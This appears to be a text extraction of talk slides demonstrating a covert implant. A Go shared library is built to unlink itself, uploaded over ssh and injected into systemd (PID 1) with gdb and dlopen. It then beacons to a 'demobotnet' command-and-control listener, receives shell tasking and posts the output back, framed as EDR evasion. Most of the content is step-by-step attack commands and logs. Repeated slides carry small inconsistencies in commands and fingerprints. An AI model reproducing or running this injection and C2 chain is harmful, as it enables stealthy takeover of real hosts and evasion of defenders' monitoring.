
Curl in a Loop - The General Idea



Curl in a Loop - The General Idea (Look familiar?)



Curl in a Lupe



Not Quite Curl in a Loop

Not Quite Curl in a Loop

The Idea:

- Inject HTTP-in-a-Loop into one process



Not Quite Curl in a Loop

The Idea:


- Inject HTTP-in-a-Loop into one process



Not Quite Curl in a Loop

The Idea:


- Inject HTTP-in-a-Loop into one process



Not Quite Curl in a Loop

The Idea:

- Inject HTTP-in-a-Loop into one process
- Shell stdio via process one




Not Quite Curl in a Loop

The Idea:

- Inject HTTP-in-a-Loop into one process
- Shell stdio via process one

The Why:

- ~~Cool party trick~~ Definitely necessary and not contrived EDR evasion
- Don't really care who makes syscalls as long as they work




anime_costume_cheese.so - Botnet Listener

A terminal window with a title bar that reads "Demobotnetcontroller - Listener Not Yet Started" and a window icon on the right. The terminal content shows a prompt character followed by the command "demobotnetcontroller | jq".

```
Demobotnetcontroller - Listener Not Yet Started  ⌘⌘2  
[stuart@ops.not-h4x.lol:/home/stuart]  
$ demobotnetcontroller | jq
```

anime_costume_cheese.so - Botnet Listener



```
Demobotnetcontroller - Listener Started  2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVmYL39knep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Compilation

```
Build Box - Building and Injecting ㄟ%1
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags '-X main.Fingerprint=xTTVmYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=
>           -X main.URL=https://10.114.0.5:4433/bots'
```

```
Demobotnetcontroller - Listener Started ㄟ%2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVmYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Compilation

```
Build Box - Building and Injecting ㄟ%1
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags -X main.Fingerprint=xTTVMYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=
>     -X main.URL=https://10.114.0.5:4433/bots'
```

```
Demobotnetcontroller - Listener Started ㄟ%2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVMYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Compilation (sneaky)

```
Build Box - Building and Injecting ㄟ№1
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_FLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags '-X main.Fingerprint=xTTVmYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=' \
>     -X main.URL=https://10.114.0.5:4433/bots'
```

```
Demobotnetcontroller - Listener Started ㄟ№2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVmYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Upload

```
Build Box - Building and Injecting ㄟ%1
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags '-X main.Fingerprint=xTTVmYL39kmep6AbYey/IJMRA114Z5FAJf7oW52LB7w=
>     -X main.URL=https://10.114.0.5:4433/bots'
[stuart@build:/home/stuart/anime_costume_cheese]
$ ssh victim.not-h4x.lol 'cat >/run/user/1000/anime_costume_cheese

> ' <anime_costume_cheese
```

```
Demobotnetcontroller - Listener Started ㄟ%2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVmYL39kmep6AbYey/IJMRA114Z5FAJf7oW52LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```


anime_costume_cheese.so - Injection

```
Build Box - Building and Injecting ㄟ%1
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags '-X main.Fingerprint=xTTVnYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=
>     -X main.URL=https://10.114.0.5:4433/bots'
[stuart@build:/home/stuart/anime_costume_cheese]
$ ssh victim.not-h4x.lol 'cat >/run/user/1000/anime_costume_cheese && sudo gdb <<_eof
> attach 1
> print (void *)dlopen("/run/user/1000/anime_costume_cheese", 2)
> _eof' <anime_costume_cheese
```

```
Demobotnetcontroller - Listener Started ㄟ%2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVnYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Hit the enter button...

```
Build Box - Building and Injecting ㄟ%1
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>   -buildmode c-shared \
>   -ldflags '-X main.Fingerprint=xTTVMYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=
>   -X main.URL=https://10.114.0.5:4433/bots'
[stuart@build:/home/stuart/anime_costume_cheese]
$ ssh victim.not-h4x.lol 'cat >/run/user/1000/anime_costume_cheese && sudo gdb <<_eof
> attach 1
> print (void *)dlopen("/run/user/1000/anime_costume_cheese", 2)
> _eof' <anime_costume_cheese
GNU gdb (Debian 16.3-1) 16.3
```

```
Demobotnetcontroller - Listener Started ㄟ%2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVMYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Initial Success

```
Build Box - Building and Injecting ㄟ№1

[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags '-X main.Fingerprint=xTTVMYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=
>     -X main.URL=https://10.114.0.5:4433/bots'
[stuart@build:/home/stuart/anime_costume_cheese]
$ ssh victim.not-h4x.lol 'cat >/run/user/1000/anime_costume_cheese && sudo gdb <<_eof
> attach 1
> print (void *)dlopen("/run/user/1000/anime_costume_cheese", 2)
> _eof' <anime_costume_cheese
GNU gdb (Debian 16.3-1) 16.3
```

```
Build Box - Attaching Worked ㄟ№1

(gdb) Attaching to process 1
Reading symbols from /usr/lib/systemd/systemd...
(No debugging symbols found in /usr/lib/systemd/systemd)
```

```
Demobotnetcontroller - Listener Started ㄟ№2

[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVMYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Our Threads

Build Box - Building and Injecting

⌘1

```
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags '-X main.Fingerprint=xTTVnYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=
>     -X main.URL=https://10.114.0.5:4433/bots'
[stuart@build:/home/stuart/anime_costume_cheese]
$ ssh victim.not-h4x.lol 'cat >/run/user/1000/anime_costume_cheese && sudo gdb <<_eof
> attach 1
> print (void *)dlopen("/run/user/1000/anime_costume_cheese", 2)
> _eof' <anime_costume_cheese
GNU gdb (Debian 16.3-1) 16.3
```

Build Box - Attaching Worked

⌘1

```
(gdb) Attaching to process 1
Reading symbols from /usr/lib/systemd/systemd...
(No debugging symbols found in /usr/lib/systemd/systemd)
```

Build Box - Injected Threads Started

⌘1

```
[New Thread 0x7f22ed8176c0 (LWP 1218)]
[New Thread 0x7f22a1fff6c0 (LWP 1221)]
$1 = (void *) 0x55fbd3cb770
```

Demobotnetcontroller - Listener Started

⌘2

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVnYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
```

anime_costume_cheese.so - Called Back

Build Box - Building and Injecting

⌘1

```
[stuart@build:/home/stuart/anime_costume_cheese]
$ CGO_CFLAGS='-DSREM_CGO_START_FLAGS=SREM_SRS_UNLINK|SREM_SRS_RMELF' \
> go build \
>     -buildmode c-shared \
>     -ldflags '-X main.Fingerprint=xTTVnYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=
>     -X main.URL=https://10.114.0.5:4433/bots'
[stuart@build:/home/stuart/anime_costume_cheese]
$ ssh victim.not-h4x.lol 'cat >/run/user/1000/anime_costume_cheese && sudo gdb <<_eof
> attach 1
> print (void *)dlopen("/run/user/1000/anime_costume_cheese", 2)
> _eof' <anime_costume_cheese
GNU gdb (Debian 16.3-1) 16.3
```

Build Box - Attaching Worked

⌘1

```
(gdb) Attaching to process 1
Reading symbols from /usr/lib/systemd/systemd...
(No debugging symbols found in /usr/lib/systemd/systemd)
```

Build Box - Injected Threads Started

⌘1

```
[New Thread 0x7f22ed8176c0 (LWP 1218)]
[New Thread 0x7f22a1fff6c0 (LWP 1221)]
$1 = (void *) 0x55fbd3cb770
```

Demobotnetcontroller - Got a Bot

⌘2

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTVnYL39kmep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
{
  "time": "2025-11-20T00:04:43.183070848+01:00",
  "level": "INFO",
  "msg": "New ID",
  "request": {
    "remote_address": "10.114.0.4:40240",
    "method": "GET",
    "host": "10.114.0.5:4433",
    "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
    "user_agent": "Go-http-client/1.1"
  },
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99"
}
```

Demobotnetcontroller - Tasking

```
Ops Box - Botherding  1
[stuart@ops.not-h4x.lol: /home/stuart/demobotnet]
$ cat >victim-uid-0-pid-1-1z3t0aysp6v99_tmp <<'_eof'
> set -x
> ps auxwfuX
> ls -l /proc/1/fd /proc/$$/fd
> cat </proc/net/tcp
> _eof
[stuart@ops.not-h4x.lol: /home/stuart/demobotnet]
$ mv -v victim-uid-0-pid-1-1z3t0aysp6v99_{tmp,task}
victim-uid-0-pid-1-1z3t0aysp6v99_tmp -> victim-uid-0-pid-1-1z3t0aysp6v99_task
[stuart@ops.not-h4x.lol: /home/stuart/demobotnet]
$
```

```
Demobotnetcontroller - Got a Bot  2
[stuart@ops.not-h4x.lol: /home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTvmYL39knep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
{
  "time": "2025-11-20T00:04:43.183070848+01:00",
  "level": "INFO",
  "msg": "New ID",
  "request": {
    "remote_address": "10.114.0.4:40240",
    "method": "GET",
    "host": "10.114.0.5:4433",
    "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
    "user_agent": "Go-http-client/1.1"
  },
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99"
}
```



Demobotnetcontroller - Tasking

```
Ops Box - Botherding  1
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ cat >victim-uid-0-pid-1-1z3t0aysp6v99_tmp <<'_eof'
> set -x
> ps auxwfx
> ls -l /proc/1/fd /proc/$$/fd
> cat </proc/net/tcp
> _eof
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ mv -v victim-uid-0-pid-1-1z3t0aysp6v99_{tmp,task}
victim-uid-0-pid-1-1z3t0aysp6v99_tmp -> victim-uid-0-pid-1-1z3t0aysp6v99_task
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$
```

```
Demobotnetcontroller - Got a Bot  2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTvmYL39knep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
{
  "time": "2025-11-20T00:04:43.183070848+01:00",
  "level": "INFO",
  "msg": "New ID",
  "request": {
    "remote_address": "10.114.0.4:40240",
    "method": "GET",
    "host": "10.114.0.5:4433",
    "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
    "user_agent": "Go-http-client/1.1"
  },
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99"
}
```



Demobotnetcontroller - Tasking

```
Ops Box - Botherding  1
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ cat >victim-uid-0-pid-1-1z3t0aysp6v99_tmp <<'_eof'
> set -x
> ps auxwfx
> ls -l /proc/1/fd /proc/$$/fd
> cat </proc/net/tcp
> _eof
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ mv -v victim-uid-0-pid-1-1z3t0aysp6v99_{tmp,task}
victim-uid-0-pid-1-1z3t0aysp6v99_tmp -> victim-uid-0-pid-1-1z3t0aysp6v99_task
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$
```

```
Demobotnetcontroller - Got a Bot  2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTvmYL39knep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
{
  "time": "2025-11-20T00:04:43.183070848+01:00",
  "level": "INFO",
  "msg": "New ID",
  "request": {
    "remote_address": "10.114.0.4:40240",
    "method": "GET",
    "host": "10.114.0.5:4433",
    "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
    "user_agent": "Go-http-client/1.1"
  },
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99"
}
```



Demobotnetcontroller - Tasking

```
Ops Box - Botherding  1
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ cat >victim-uid-0-pid-1-1z3t0aysp6v99_tmp <<'_eof'
> set -x
> ps auxwfx
> ls -l /proc/1/fd /proc/$$/fd
> cat </proc/net/tcp
> _eof
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ mv -v victim-uid-0-pid-1-1z3t0aysp6v99_tmp {tmp,task}
victim-uid-0-pid-1-1z3t0aysp6v99_tmp -> victim-uid-0-pid-1-1z3t0aysp6v99_task
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$
```

```
Demobotnetcontroller - Got a Bot  2
[stuart@ops.not-h4x.lol:/home/stuart]
$ demobotnetcontroller | jq
{
  "time": "2025-11-20T00:04:29.857571254+01:00",
  "level": "INFO",
  "msg": "Server starting",
  "fingerprint": "xTTvmYL39knep6AbYey/IJMRA114Z5FAJf7oWS2LB7w=",
  "address": "0.0.0.0:4433",
  "PID": 49702,
  "directory": "demobotnet",
  "prefix": "/bots/"
}
{
  "time": "2025-11-20T00:04:43.183070848+01:00",
  "level": "INFO",
  "msg": "New ID",
  "request": {
    "remote_address": "10.114.0.4:40240",
    "method": "GET",
    "host": "10.114.0.5:4433",
    "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
    "user_agent": "Go-http-client/1.1"
  },
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99"
}
```



Demobotnetcontroller - Tasking

```
Ops Box - Botherding 1
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ cat >victim-uid-0-pid-1-1z3t0aysp6v99_tmp <<'_eof'
> set -x
> ps auxwfx
> ls -l /proc/1/fd /proc/$$/fd
> cat </proc/net/tcp
> _eof
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ mv -v victim-uid-0-pid-1-1z3t0aysp6v99_{tmp,task}
victim-uid-0-pid-1-1z3t0aysp6v99_tmp -> victim-uid-0-pid-1-1z3t0aysp6v99_task
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$
```

```
Demobotnetcontroller - Sent Tasking 2
{"msg": "New ID",
 "request": {
   "remote_address": "10.114.0.4:40240",
   "method": "GET",
   "host": "10.114.0.5:4433",
   "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
   "user_agent": "Go-http-client/1.1"
 },
 "id": "victim-uid-0-pid-1-1z3t0aysp6v99"
}
{"time": "2025-11-20T00:04:58.176179433+01:00",
 "level": "INFO",
 "msg": "Tasking",
 "request": {
   "remote_address": "10.114.0.4:40240",
   "method": "GET",
   "host": "10.114.0.5:4433",
   "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
   "user_agent": "Go-http-client/1.1"
 },
 "id": "victim-uid-0-pid-1-1z3t0aysp6v99",
 "size": 65,
 "duration": "2ms"
}
```



Demobotnetcontroller - Output

```
Ops Box - Botherding 1
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ cat >victim-uid-0-pid-1-1z3t0aysp6v99_tmp <<'_eof'
> set -x
> ps auxfwx
> ls -l /proc/1/fd /proc/$$/fd
> cat </proc/net/tcp
> _eof
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ mv -v victim-uid-0-pid-1-1z3t0aysp6v99_{tmp,task}
victim-uid-0-pid-1-1z3t0aysp6v99_tmp -> victim-uid-0-pid-1-1z3t0aysp6v99_task
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$
```

```
Demobotnetcontroller - Got Output 2
{
  "remote_address": "10.114.0.4:40240",
  "method": "GET",
  "host": "10.114.0.5:4433",
  "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
  "user_agent": "Go-http-client/1.1"
},
{
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99",
  "size": 65,
  "duration": "2ms"
}
{
  "time": "2025-11-20T00:04:58.195107453+01:00",
  "level": "INFO",
  "msg": "Output",
  "request": {
    "remote_address": "10.114.0.4:40240",
    "method": "POST",
